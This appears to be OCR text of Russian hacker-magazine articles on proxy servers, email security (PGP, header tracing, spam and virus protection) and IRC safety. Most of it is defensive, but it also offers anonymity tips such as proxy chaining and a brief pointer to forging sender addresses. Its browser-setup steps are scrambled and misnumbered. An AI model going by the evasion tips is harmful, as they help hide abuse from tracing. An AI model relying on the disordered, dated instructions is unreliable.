Скачай RFC1928 (SOCKS5), RFC1929 (аутентификация SOCKS5) - и в бой! SOCKS ведь по сути - это простой TCP/UDP-релэй: принимаешь через один сокет пакеты и передаешь их через другой. Про написание SOCKS5-сервера на C++ читай на нашем сайте: www.xakep.ru/post/20329, www.xakep.ru/post/19989.

КАК УЗНАТЬ, РАБОТАЮТ ЛИ НАЙДЕННЫЕ ПРОКСИ?

Для этого можно воспользоваться прогой-чекером - ищи в гугле "Proxy Checker" (для http proxy) или "SOCKS proxy checker" (для SOCKS proxy) - или веб-сервисом, например, checker.freeproxy.ru/checker.

КАК НАСТРОИТЬ БРАУЗЕР ДЛЯ РАБОТЫ С PROXY?

Рассмотрим этот вопрос на примере Internet Explorer:

❶. Заходи в меню «Сервис» (Service), пункт «Свойства обозревателя» (Internet Options);

❷. Вкладка «Соединение» (Connections);

КЛАССИФИКАЦИЯ PROXY

■ HTTP proxy - если раньше с помощью этого типа proxy можно было только просматривать web-страницы, картинки, скачивать файлы и т.д., то теперь новые версии всевозможных сетевых прог умеют работать через HTTP proxy. Также с этим типом proxy работают практически все известные браузеры.

Socks proxy - изначально создавались для ретрансляции любого TCP/IP и UDP-трафика, поэтому теоретически пригодны для любого коннекта в интернете. Однако их поддерживают не все сетевые программы (у интернет-пейджеров, IRC-клиентов с этим все в порядке). Существуют две версии протокола: Socks4 и Socks5. Последний отличается в основном поддержкой различных способов аутентификации клиента.

CGI proxy - с этими проксями можно работать только через браузер, хотя, при желании, можно и в других программах. С их помощью ты легко сможешь не только задействовать анонимайзер в своей работе, но и построить цепочку из CGI proxy.

FTP proxy - этот тип proxy-серверов встречается в корпоративных сетях. Обычно его использование связано с тем, что в сетке имеется Firewall, препятствующий прямому доступу в инет. Использование этого прокси поддерживается во многих файловых менеджерах (FAR, Windows Commander), download-менеджерах (GetRight, ReGet) и в браузерах.

ТИПЫ ПРОКСИ-СЕРВЕРОВ

■ Transparent ("прозрачные") прокси
Эти прокси не являются анонимными, т.к. они сообщают, что используется proxy-сервер, и вдобавок выдают IP-адрес своего клиента. Соответственно, анонимные - дают знать web-серверу (хотя есть такие, которые вообще не дают :)), что используется proxy, но не выдают IP-адрес хозяина компа.

■ Искажающие прокси
Такая прокся передает удаленному web-серверу фиктивный IP-адрес, т.е. искажает IP-адрес с точки зрения web-сервера.

■ Анонимайзеры
Так называют CGI proxy, а название появилось благодаря самому известному из них - **www.anonymizer.com**. Такой прокси выглядит как обычный поисковик, только вместо слов/фраз здесь нужно вводить URL того сайта, который ты хотел бы посмотреть. Используя такие proxy-серверы, ты можешь анонимно перемещаться по всему инету без лишнего гимора.

ВНЕШНИЕ ОТЛИЧИЯ ПРОКСИ

■ CGI proxy - web-страница с адресом, начинающимся с http:// или https://.
HTTP и SOCKS proxy - состоят из имени сервера и номера порта, которые разделены между собой двоеточием или пробелом.
SOCKS proxy - практически всегда имеют номер порта 1080, 1081 или аналогичный.
HTTP proxy - зачастую юзают номер порта 80, 8080, 81 или 3128.
Еще определить тип proxy-сервера можно, воспользовавшись любым proxy checker'ом. На затрояненных тачках прокси могут висеть на любом, обычно большом (>1024), порту.

❽. Если используется Dial-up - выдели нужное соединение и дави «Настройка» (Settings);
❾. Иначе - жми кнопку «Настройка сети» (LAN Settings) в подразделе «Настройка локальной сети» (Local Area Network (LAN) Settings);
❺. Поставь галочку рядом с опцией «Подключаться к интернету через прокси-сервер» (use a proxy server);
❻. В поле «Адрес» (Address) введи имя proxy-сервера, а в поле «порт» (port) - номер порта proxy;
❼. При необходимости поставь галочку рядом с опцией "Не применять прокси-сервер для локальных адресов" (bypass proxy server for local addresses);
❽. При необходимости - нажми на кнопку "Дополнительно" (Advanced) и укажи параметры для разных протоколов;
❾. Дави кнопку OK, чтобы закрыть окно настроек локальной сети или Dial-Up;
❿. Нажимай кнопку OK, чтобы закрыть окно настроек, затем наслаждайся полученным результатом.

ЧТО ТАКОЕ WPAD?

■ WPAD - это Web Proxy Auto-Discovery Protocol, а служит он для автоматического обнаружения PAC URL. Для этого браузер использует DNS, DHCP и Service Location Protocol (SLP). Также WPAD позволяет клиентам автоматически определять настройки proxy-сервера.

КАК РАБОТАЕТ WPAD?

■ Если у тебя включена вкладка "автоматическое определение настроек", то при подключении к интернету браузер попытается найти сервер wpad.<имя домена>. Если оно не будет обнаружено, то браузер добавит "wpad" ко всем именам доменов уровнем выше (вплоть до 3 уровня). Например, если клиент находится в домене xakep.ru, то Internet Explorer будет искать серверы:

wpad.a.b.xakep.ru
wpad.b.xakep.ru
wpad.xakep.ru

Если найдется хотя бы один из серверов, то браузер в корневом каталоге будет пытаться обнаружить файл wpad.dat. Если этот файл существует, он будет использован в качестве скрипта при подключении к инету.

А ЧТО ЗА ЗВЕРЬ PAC?

■ Proxy Auto Configuration - извлекаемый из заданного URL сценарий JavaScript, который автоматически выполняется при открытии браузера и конфигурирует его на работу с любым указанным proxy-сервером.

»

ДЛЯ ЧЕГО НУЖНЫ PAC-ФАЙЛЫ?

Прежде всего, они предназначены для автоматизации работы браузеров (IE & NN) с proxy-серверами. PAC-файл, по сути, представляет собой JavaScript, используя который, можно выбирать различные proxy-серверы или подключаться напрямую, в зависимости от адреса, даты, времени, IP вызывающего компьютера, и т.д. Также с PAC-файлами можно использовать автопроверку proxy - если proxy-сервер не отвечает, то браузер автоматически подключится к следующему прокси в списке.

Еще с ними возможно блокировать/разрешать доступ к различным web-сайтам и, если возникнет такая необходимость, почти мгновенно изменить настройки подключения браузера у всех компьютеров в имеющийся сетке.

ЧТО ТАКОЕ PORT MAPPING?

Port mapping - это переадресация принимаемых данных таким образом, чтобы инфа переадресовывалась на какой-нибудь порт другого компьютера (наподобие переадресации на сотовом телефоне).

ДЛЯ ЧЕГО НУЖЕН PORT MAPPING?

Допустим, если в какой-нибудь фирме используется корпоративный прокси, то, настроив на нем port mapping на внешний почтовый сервер, можно использовать любую почтовую программу изнутри корпоративной сети - поэтому не придется устанавливать/настраивать никаких дополнительных прог. Точно так же можно настроить практически любую другую программу, главное, чтобы она поддерживала TCP/IP.

КАК МНЕ ЗАЮЗАТЬ ЦЕПОЧКУ ПРОКСЕЙ?

Как говориться, одна прокся - хорошо, а две лучше :). Для хитрого хода нужно вбить следующее:

proxy1:port1/proxy2:port2/www.fbr.com/url

или это:

http://proxy1:port1/-_-/http://proxy2:port2/-_-/http://www.fbr.com/url

А где найти соответствующие proxy-серверы мы уже показывали ;). Также можно зайти на http://jproxy.uol.com.ar/jproxy/ - после него вписать нужный URL (например: http://jproxy.uol.com.ar/jproxy/http://www.xakep.ru) или сюда: https://proxy.magusnet.com/ - только URL уже нужно писать через "-_-" (https://proxy.magusnet.com/-_-http://www.xakep.ru).

Есть и еще один надежный и проверенный способ - это скачать прогу SocksChain (http://www.ufasoft.com/ru), позволяющую работать через цепочку SOCKS или HTTP-прокси. SocksChain может работать и как обычный SOCKS-сервер, транслируя запросы по цепочке прокси-серверов. Вдобавок ее можно использовать с клиентскими программами, работающие с одним TCP-соединением (TELNET, HTTP, IRC). Естественно, твой IP-адрес не будет появляться в логах сервера или заголовках почтовых сообщений. В общем, наши рекомендации.

ПЛЮСЫ И МИНУСЫ ПЛАТНЫХ ПРОКСИ

Плюсы:
- Ты сам выбираешь подходящий себе сервер.
- Работа сервера практически всегда стабильна.

Минусы:
- Жалко баблосы.
- Платный proxy-сервер не может быть абсолютно анонимным - соответствующие организации всегда смогут вычислить тебя, если возникнет такая необходимость.
- Проблематично переключаться между различными прокси-серверами, если не платить сразу за несколько proxy.

ПЛЮСЫ И МИНУСЫ БЕСПЛАТНЫХ ПРОКСИ

Плюсы:
- Халявность.
- Легко можно использовать несколько proxy.
- По своим характеристикам бесплатные прокси часто не уступают своим платным собратьям.
- Тебя сложнее отследить.
- Можно выстроить proxy-серверы в цепочку, что повысит анонимность (но, скорее всего, снизит скорость).

Минусы:
- Возможны низкое качество и скорость.
- Бесплатные proxy быстро отмирают либо переходят в статус платных.
- Многие proxy не анонимны.
- Некоторые бесплатные proxy могут использоваться злобными хакерами в корыстных целях (хотя, кто сказал, что это минус?).

ПЛЮСЫ И МИНУСЫ PORT MAPPING

Плюсы:
- Система проста в настройке, к тому же имеется множество программ, позволяющих реализовать эту функцию.
- Инфа передается без всяких искажений, поэтому тебе обеспечена достаточно высокая анонимность.
- Не требуется никаких дополнительных инициализаций соединения, т.к. соединение с port mapper'ом аналогично соединению с удаленным компьютером.

Минусы:
- В отличие от прокси, через один port mapping можно подключиться только к одному серверу.
- Для каждого нового port mapping нужно изменять настройки на сервере, т.к. с клиентского компьютера это недоступно.
- В инете нет бесплатных port mapper'ов, поэтому, если тебе нужна крутая анонимность, необходимо где-то иметь сервер, на котором будет установлена программа для маппинга портов (адрес этого сервака и будет засвечен в логах инетовских страничек).

Новый журнал о компьютерном железе

от создателей Хакер'а

Внутри ты найдешь:

- БОЛЬШОЕ КОЛИЧЕСТВО ТЕСТОВ ЖЕЛЕЗА
- МНОГО ПОЛЕЗНОЙ ИНФОРМАЦИИ
- РЕШЕНИЕ КОНКРЕТНЫХ ПРОБЛЕМ

В ПРОДАЖЕ с 11 Марта

УЖЕ ГОТОВО

И НЕ ЗАБУДЬ:

ТВОЯ МАМА БУДЕТ В ШОКЕ

Вадим Мурзагалин (www.freehand.str.ru)

E-MAIL БЕЗ ПРОБЛЕМ

ЗАЩИЩАЕМ ЭЛЕКТРОННУЮ ПОЧТУ

E-mail, пожалуй, самое удобное средство общения в интернете. Он не требует спешки, можно вдумчиво сформулировать мысли, взвесить слова перед отправкой, прикрепить файл. Однако так же вдумчиво письмо могут перехватить, ящик заспамить и зафлудить, закинуть вирус и просто наколоть получателя.

КАК ЗАВЕЩАЛ ВЕЛИКИЙ ШТИРЛИЦ

Признайся, тебе очень нравится, когда кто-то чужой перехватывает и читает твои или адресованные тебе письма? Будь уверен, такое вполне может случиться - электронную почту несложно перехватить. Это может сделать хотя бы твой провайдер или админ почтовой службы. Как показал мой печальный опыт, этим жукам далеко не всегда стоит доверять.

О решении этой проблемы задумались еще в незапамятные времена, когда не было ни электронной почты, ни провайдеров. Ведь шифрование сообщений - старое как мир занятие. Следует, однако, отметить, что стандартный подход с единым ключом для шифрования и дешифрования в случае с e-mail имеет заметный недостаток. Как, скажем, нам обменяться такими ключами, если ты живешь в Буркина-Фасо, а я в республике Гондурас? Скорее всего, придется воспользоваться услугами Сети, а в ней, как понимаешь, секретную информацию недолго кому-то "подарить". Потеря секретности тем более возрастает, чем больше прибывает


рис. Константин Комардин

народу, общающегося и шифрующего сообщения вместе с нами.

В 1976 году извращенные умы двух американских ученых Диффи и Хеллмана придумали совсем иную схему шифрования - с использованием разных ключей; двумя годами позже другими учеными был разработан алгоритм, использующий эту схему и названный по первым буквам их имен RSA. Система RSA и еще один алгоритм IDEA используются в программе PGP (Pretty Good Privacy - почти крутая конфиденциальность), о которой и пойдет речь ниже.

Суть шифрования с открытыми ключами состоит в следующем. С помощью PGP каждый из нас генерит себе пару ключей, один из которых открытый, а второй - закрытый. Открытым ключом можно смело обмениваться (а также показывать каждому первому, писать на заборе и вывешивать на веб-страницах), потому что, обладая только им, враг ничего не сможет сделать. Если я захочу послать тебе письмо, то укажу программе PGP твой открытый ключ, после чего она зашифрует мессагу так, что даже сама не сможет декодировать ее обратно. Прерогатива расшифровки принадлежит только тебе - как обладателю второго, закрытого ключа, в паре с которым работает открытый. Если кто-то сцапает письмо по пути, то не сможет понять ни строчки, а если что-то там модифицирует, то это не пройдет незамеченным.

Однако на этом приключения с PGP не заканчиваются. Как ты знаешь, очень легко обмануть получателя, подделав в шапке письма адрес отправителя. Каждый раз лазить в заголовки письма и проверять - занятие неэффективное, да и ненадежное. Куда интереснее воспользоваться цифровой подписью, не правда ли? Вот



Тулзы PGP

■ Филу Циммерману, разработчику PGP и поборнику конфиденциальности, из артистов российской эстрады наверняка больше всех понравился бы Ефим Шифрин. Фамилия уж больно хорошая...

здесь в первую очередь заработает закрытый ключ - ты задаешь проге команду добавить в письмо, адресованное мне, свою подпись, а когда я получаю его, то смогу распознать ее, если твой открытый ключ находится в моей базе (или обращением на сервер ключей - если ты поместил свой ключ туда). Кроме всего прочего, есть некая система доверия - если я доверяю тебе, а ты доверяешь дяде Пете, то я тоже буду ему доверять. Открытые ключи сертифицируются на подлинность, а программа отслеживает уровень доверия ключей, находящихся у пользователя. Это подстраховка от случаев, что кто-то будет впаривать свой ключ, выдавая себя за другого.

Раздобыть инструменты PGP можно по следующему адресу: www.pgpi.org/download/. Замечу, что в мейлере The Bat! (а также в некоторых других) есть встроенный PGP-модуль, позволяющий реализовать все вышеописанные операции, что достаточно подробно описано в файле справки.

Документация, переведенная на русский язык, и комментарии о PGP есть в "Русском альбоме PGP", расположенном по длинному адресу www.geocities.com/SoHo/Studios/1059/pgp-ru.html.

О ЧЕМ МОЖЕТ ПОВЕДАТЬ ШАПКА

■ Человеческая природа такова, что все мы любим пошутить над другими и почему-то не любим, когда шутят над нами. Бывает, подпишу товарища на какую-нибудь бессмысленную рассылку или накатаю от его имени мессагу другому товарищу, и радуюсь тихонько; когда же он делает такое со мной, я замечаю, что на полном серьезе считаю его зарвавшимся имбецилом :).

Если подобные "шуточки" начинают носить назойливый характер или переходят разумные границы, можно попробовать пошарить в заголовках писем - там может затаиться занятная информация.

Возьмем в качестве примера письмо, пришедшее ко мне не так давно с замечательным подарком - вирусом I-Worm.Moodown.b. Ниже представлен его заголовок (в Бате отображение заголовков включается нажатием <Shift+Ctrl+K>), после двойного спеша - скудные комментарии.

```
Return-Path: vasyok185@mail.ru // Возвратный адрес
Received: from [212.111.94.2] (HELO stargate1.agtel.net)
 by mail.agtel.net (CommuniGate Pro SMTP 4.0.3)
 with ESMTP id 30981304 for vadias@sendmail.ru; Wed, 25 Feb 2004 15:07:48 +0300
Received: from [212.98.163.107] (HELO sendmail.ru) //Первый сервак, на который поступила мессага
 by stargate1.agtel.net (CommuniGate Pro SMTP 4.0b8)
 with SMTP id 16708858 for vadias@sendmail.ru; Wed, 25 Feb 2004 15:07:33 +0300
From: vasyok185@mail.ru
To: vadias@sendmail.ru
Subject: hi
Date: Wed, 25 Feb 2004 14:07:43 +0200
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="75468812"
Message-ID: <auto-000016708858@stargate1.agtel.net>
```

Адрес, который предоставлен для ответного письма, легко подделать. Поэтому особо на него обращать внимание не стоит. Более интересна инфа, идущая после самого нижнего поля Received - здесь оставил свою метку первый сервак, на который поступило письмо. Видимо, это провайдер "фулюгана", который, наверное, не подозревал о том, что посылает мне письмо с вирусом. Захватив с собой IP, указанный в квадратных скобках, отправляемся в ссылку на www.all-nettools.com/toolbox (запомни этот адрес - наверняка не раз захочется вернуться ;)). Здесь есть несколько замечательных онлайн-инструментов, выполняющих уникальные функции. На этот раз нас интересует окошко SmartWhois. Вводим туда IP, нажимаем Enter, и - вуаля (см. рисунок)! Как видим, это был привет из солнечной Белоруссии. Если очень хочется разобраться, можно написать кляузу провайдеру, чей контактный адрес указан в отчете SmartWhois.

Несколько слов о том, как подделывать обратный адрес или просто остаться прекрасным незнакомцем. Проще всего (но и наименее надежно) указать левый адрес прямо в почтовом клиенте (создать соответствующий ящик). Однако куда сложнее подловить отправителя, который воспользовался средством анонимной отправки. Эти средства реализуются либо в виде приложений, либо прямо на сервере. Подобных программ пруд пруди, а один из онлайновых римейлеров расположен все на том же вышеупомянутом сайте: www.all-nettools.com/toolbox,privacy.

СПАМ, ФЛУД И БОМБИНГ

■ Шла по улице старушка, и вдруг увидела, как несколько мужиков избивают окровавленного и уже не сопротивляющегося парнишку.

- Хулиганье, что ж вы делаете?
- Да это спамер, бабуля!
- А-а, тогда ногами его! В живот, в живот!

Сайт www.all-nettools.com с пачкой полезных служб

Я думаю, почти каждый, имеющий почтовый ящик в Сети, по достоинству оценит этот остроумный анекдот :). Действительно, какое, должно быть, эстетическое удовлетворение можно получить, хотя бы разок пнув по клыкам того, кто зарабатывает на жизнь тем, что отравляет ее (жизнь) другим бесполезной и назойливой информацией, заваливая этой интеллектуальной порнухой электронные почтовые ящики! К сожалению, подобное воздаяние справедливости обычно остается лишь мечтой - а предложения "для отдела кадров", "руководителю" и пр. продолжают забивать место на сервере и отнимать драгоценное время и трафик.

Полностью избавиться от этого зла практически невозможно - слишком уж тонкие различия между нужными и ненужными письмами, однако есть несколько приемов и утилит, позволяющих уменьшить грязевые потоки спама, флуда и мейл-бомбинга.

Прежде всего, давай подумаем, как попадают наши адреса в базы обормотов-спамеров. Естественно, с веб-страниц, исходный текст которых сканируют "адские машины" - спецпроги типа Mail Grabber, и при наличии соответствующего кода фиксируют его. Луч- »

212.98.163.107

212.98.163.0 - 212.98.163.255
Static BN IP users in Minsk
Mostly located in Regional areas

Sergey Poblaguev
Business Network JV
220030, sq. Svobody, 17 - 711
Minsk, Belarus
+375 17 2065006
+375 17 2131933
ripe@bn.by

Andrew Minich
220030, sq. Svobody, 17 - 711
Belarus, Minsk
+375 17 2065006
+375 17 2131933
minich@bn.by
andrew.minich@ties.itu.int

Служба SmartWhois дает сведения о провайдере по IP

ше всего пресекать эти поползновения на корню. Например, оставляя свой адрес на странице, вписывать в него какое-нибудь лишнее слово с инструкцией, что его надо удалить: "pedritto@%nospam%mail.ru - удалить %nospam%". Кроме того, указывая контакт на своей странице, можно воспользоваться простым скриптом:

```
<script type="text/javascript"
language=javascript>
<!--
var user = "pedritto";
var domain = "mail.ru";
document.write('<a href=\"mailto:' + user + '@' +
domain + '\">');
document.write('e-mail</a>');
// -->
</script>
```

На странице, отображаемой в браузере, адрес pedritto@mail.ru будет отображаться пучково и срабатывать на щелчок как следует, зато рысканья спамерским роботом в коде успехов не принесут.

Тем не менее, при активном участии в форумах и заполнении различных форм мы зачастую светим свое мыло, и чтобы отбиваться от атак, приходится выкручиваться, применяя дополнительные средства.

Одним из лучших таких средств, обеспечивающим успешную борьбу с почтовым мусором, является фришная программа под названием SpamPal (www.spampal.org). Это что-то типа прокладки между сервером и почтовым клиентом (как ты - между стулом и клавиатурой), которая использует так называемые списки DNSBL - "черные списки" доменных имен интернета, которыми чаще всего пользуются спамеры. Кроме того, можно создавать вручную и собственные "черные списки", а также "белые", если вдруг прога по ей одной понятным причинам увидела спамера в твоем лучшем друге. Главное, что надо сделать - это правильно настроить почтовый клиент. Подробные инструкции на русском языке о настройке различных почтовых программ для работы со SpamPal можно прочитать по адресу http://lomkov.comtv.ru/spampal-manual/intro.html.

Существуют схожие со спамом проблемы - мейл-бомбинг и флуд. Если у тебя стоит почтовый клиент The Bat!, то ты можешь использовать несколько его встроенных фишек для борьбы с этими явлениями. Начнем с такой замечательной фишки, как диспетчер писем. По принципу действия он напоминает web-интерфейсы почтовых служб: с сервера скачиваются только заголовки писем с четырьмя чекбоксами перед каждым письмом: ставя галочки в этих чекбоксах, ты можешь скачать и оставить письмо на сервере, скачать и удалить с сервера либо удалить сразу, не скачивая. В паре с диспетчером хорошо работает и сортировщик писем. Помимо своей основной функции - раскидывания мессаг по разным папкам и операций с ними, типа парковки и метки прочтения в зависимости от указанных правил, в нем содержится опция "Выборочное скачивание". Здесь ты также можешь устанавливать свои правила, вписывая в соответствующее поле (или в отдельный текстовый файл) сигнальные строки - например, те адреса (либо части адреса - обычно домены), которые наиболее часто встречаются в поле From спамерских писем, слова из заголовков и т.д. В результате при вызове диспетчера галочки в чекбоксах "Получить" нежелательных писем будут отсутствовать сразу.

Кроме того, для Бата есть специальные антиспамерские плагины. По крайней мере, один :), разработанный Алексеем Виноградовым, называющийся BayesIt! и расположенный по адресу http://klirik.narod.ru/ - здесь же есть инструкция по установке и описание работы плагина. У него много плюсов, таких как отсутствие необходимости внешних баз и обновлений, самостоятельное "обучение", знание многих спамерских трюков и т.д. Однако есть и существенный минус - для оценки письма и дальнейших действий требуется скачать его - как объясняет автор плагина, это связано с особенностями работы The Bat! с антиспамерскими плагинами :(. IMHO, это не слишком удобно, и хочется надеяться, что в следующих версиях почтовика эта проблема будет решена.

Всегда желательно иметь больше одного ящика. Один, скажем, выданный тебе провайдером, следует беречь, не выставлять напоказ в общедоступных местах, типа форумов, чатов, гостевых книг, и использовать для общения с теми, кто явно заслуживает доверия - с друзьями, серьезными конторами, службами сервиса. Другие, с доменами mail.ru, inbox.ru и подобными, уже можно не жалеть и пускать в расход. В случае масштабного флуда на их серверах можно установить жестокие фильтры или вообще убить ящик. Для упрощения скачивания в почтовый клиент на таких бесплатных почтовых сайтах есть возможность поставить редирект на основной адрес.

ОТДЕЛ КАДРОВ, РЕКЛАМА И ПЕНИС

■ Если бы я каждый раз пользовался услугами конторы, постоянно присылающей мне мессаги "Enlarge your penis", то уже мог бы, наверное, как Штирлиц, отбиваться этим чудом на улице от хулиганов :).

ТРОЯНЫ, ЧЕРВИ И ПРОЧИЕ ГНИДЫ

■ Вирусы - это, пожалуй, самая страшная расплата за удобства пользования электронной почтой. Вирусы тем и опасны, что имеют тенденцию к размножению, "самопосылаясь" от имени уже зараженного компьютера, в то время как юзер и не подозревает об этом.


Многих проблем можно избежать, отказавшись от программы Outlook (Express), которая идет в наборе с виндой, и по дырявости конкурирует со швейцарским сыром. Большинство пользователей, даже продвинутых, в силу своей лени оставляют эту программу и пользуются, пытаясь прикрывать ее голый зад антивирусами и прочими утилитами. Клиент Outlook особо падок на червей (их имена знакомы каждому, имеющему телевизор - чего стоит один ILOVEYOU), и поэтому, если ты после моих слов все еще пользуешься им, поставь антивирус, что варится в лаборатории Касперского, да не забудь про Anti-Virus Script Checker - как раз эта штука предназначена выкапывать червей из дерьма, падающего в твой Outlook. Антивирус Касперского прочно прописался на дисках многих компьютерных журналов, поэтому обзавестись им - не проблема.

Для пущей же надежности лучше использовать почтовики менее любимых компаний, чем Microsoft :), например The Bat! от Ritlabs. Проверка на наличие вирусов в мессагах происходит в момент получения и декодирования, что исключает маскирование вирусов в кодированных файлах. Многие антивирусы услужливо предлагают себя для работы с Батом. Ниже идет их список:

- Конечно же, Антивирус Касперского, причем дополнительного модуля для интеграции не требуется. Чтобы установить AVP в The Bat!, следует выполнить команду Свойства > Настройка > Антивирус, а затем нажать кнопочку "Добавить". Главное потом - не забыть включить опции "Проверять прикрепленные файлы на наличие вирусов перед их открытием" и "Проверять входящую почту на наличие вирусов".

- Doctor Web, не менее известная антивирусная лаборатория И.Данилова,

■ Обычно на почтовых сайтах под кнопкой "Забыли пароль?" прячется вопрос, после правильного ответа на который этот пароль выдается. На одном же из таких сайтов при нажатии на кнопку выскакивало сообщение "Это ваши проблемы" :).



Здесь к Бату добавляются антивирусные плагины

модуль поставляется в составе антивируса. Адрес: www.drweb.ru.

- NOD32 от ESET S.R.O. Требуется установка плагина nod32.bav. Адрес: www.nod32.com.

- Антивирус Stop! наших украинских друзей. Адрес: www.proantivirus.com/download.html

ПРАВИЛЬНЫЕ ПАРОЛИ

Как сделать, чтобы твои пароли не увели? Во-первых, сами пароли следует делать сложными - они должны иметь длину не менее восьми символов, содержать цифры и буквы разного регистра одновременно - в общем, пусть пароль представляет собой полную белиберду типа L1l#7!8Wz. Такой пароль трудно запомнить и весьма накладно брать методом перебора (брутфорсом). Если ты пользуешься ящиком почтовой службы, где для подстраховки предлагают контрольный вопрос, обычно о девичьей фамилии матери или о кличке собаки, выбирай вопрос помудренее. Дело в том, что с тривиальным вопросом можно легко лопухнуться в разных чатах, аськах и прочих средствах общения - а кто знает, какой звериный хакерский оскал прячется за маской обаяшки-собеседника :). Кстати, управление почтой через браузер нежелательно - это небезопасно в силу недоработок самой программы и недостатков CGI.

Немного о "внутренней безопасности": допустим, не в меру любопытные коллеги или наглый братишка постоянно порываются залезть в твой The Bat! и почитать приватные письма. Выдели свой ящик и нажми <Ctrl+F12> - появится окно с предложением ввести пароль. Он будет использоваться для разграничения доступа, и любознательные памеры уже не смогут прочитать последние новости твоей виртуальной интимной жизни :).

ДЛЯ САМЫХ-САМЫХ

Если безопасность вдруг станет значить для тебя больше, чем что-либо еще, помни о такой бронебойной защите, как хардварные носители ключевой информации. В Ritlabs, например, были разработаны специальные версии почтовых клиентов - Ritlabs AuthenticBat! и Ritlabs SecureBat!. Их принципиальная разница состоит именно в поддержке внешнего гаджета, охарактеризованного так: "оснащенный встроенным процессором, оперативной памятью и USB-интерфейсом, носитель с легкостью умещается на связке ваших ключей. Несмотря на небольшие размеры и малый вес, он обеспечивает безопасную аутентификацию на уровне смарт-карты, и в то же время позволяет отказаться от затрат на дорогостоящий считыватель". Что я могу добавить? Если не пожалеешь денег на этот e-token, злобные враги смогут прочитать заветные письма, только вырвав брелок из твоих мертвых рук :)...

Носитель ключевой информации

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ЗАЩИТИ СЕБЯ В IRC

КАК УБЕРЕЧЬСЯ ОТ НАПАДЕНИЯ

Как подобает высокоинтеллектуальной личности, ты частенько зависаешь в IRC, разводишь там молоденьких девчонок и консультируешься с квалифицированными спецами. Словом, отрываешься по полной. Но ты упустил одну деталь - как и в любом другом сервисе, в ирке следует обращать внимание на собственную безопасность. Этим мы сейчас и займемся.

Некоторые говорят, что IRC - очень надежный сервис. Это в WebChat'e можно атаковать ламера через уязвимость осла или легкодоступный IP-адрес. Но фактически, IRC ничем не лучше Web-чата, и выловить айпишник клиента - как два байта переслать.


ВРЕД - ДЕЛО БЛАГОРОДНОЕ

Итак, давай сядем и подумаем, каким же способом бородатый хакер может тебе навредить. Во-первых, как я уже говорил, в IRC очень просто найти человека, а тем более определить его IP-адрес (об алгоритмах защиты стали задумываться лишь в новых ircd). После определения заветного адреса злоумышленник может сделать все что угодно: нагнать тебе трафика DoS-атакой или просто залезть в твой комп и похозяйничать там (ведь ты, наверняка, не патчишь мазгай? ;)). Во-вторых, посредством специальных ботов, становится возможной пересылка в твой адрес сообщений общим размером в пару сотен мегабайт с содержанием типа "You're lame!". Это выполняется даже без определения IP-адреса (достаточно знать твой никнейм). В-третьих, хакер может отследить все твои публичные и приватные беседы с помощью снифферов (прием особенно актуален в локальных сетях на хабах), установленных на центральных маршрутизаторах. И, наконец, забавы ради, злоумышленник способен прибить твой любимый IRC-клиент через одну из многочисленных дырок.

Теперь ты понимаешь, насколько болезненна тема "безопасность в IRC". Чтобы тебя не поимел злой ксакеп, следует выполнять элементарные вещи, о которых я расскажу подробно.

СКАЖИ МНЕ ТВОЙ IP, И Я СКАЖУ, КТО ТЫ

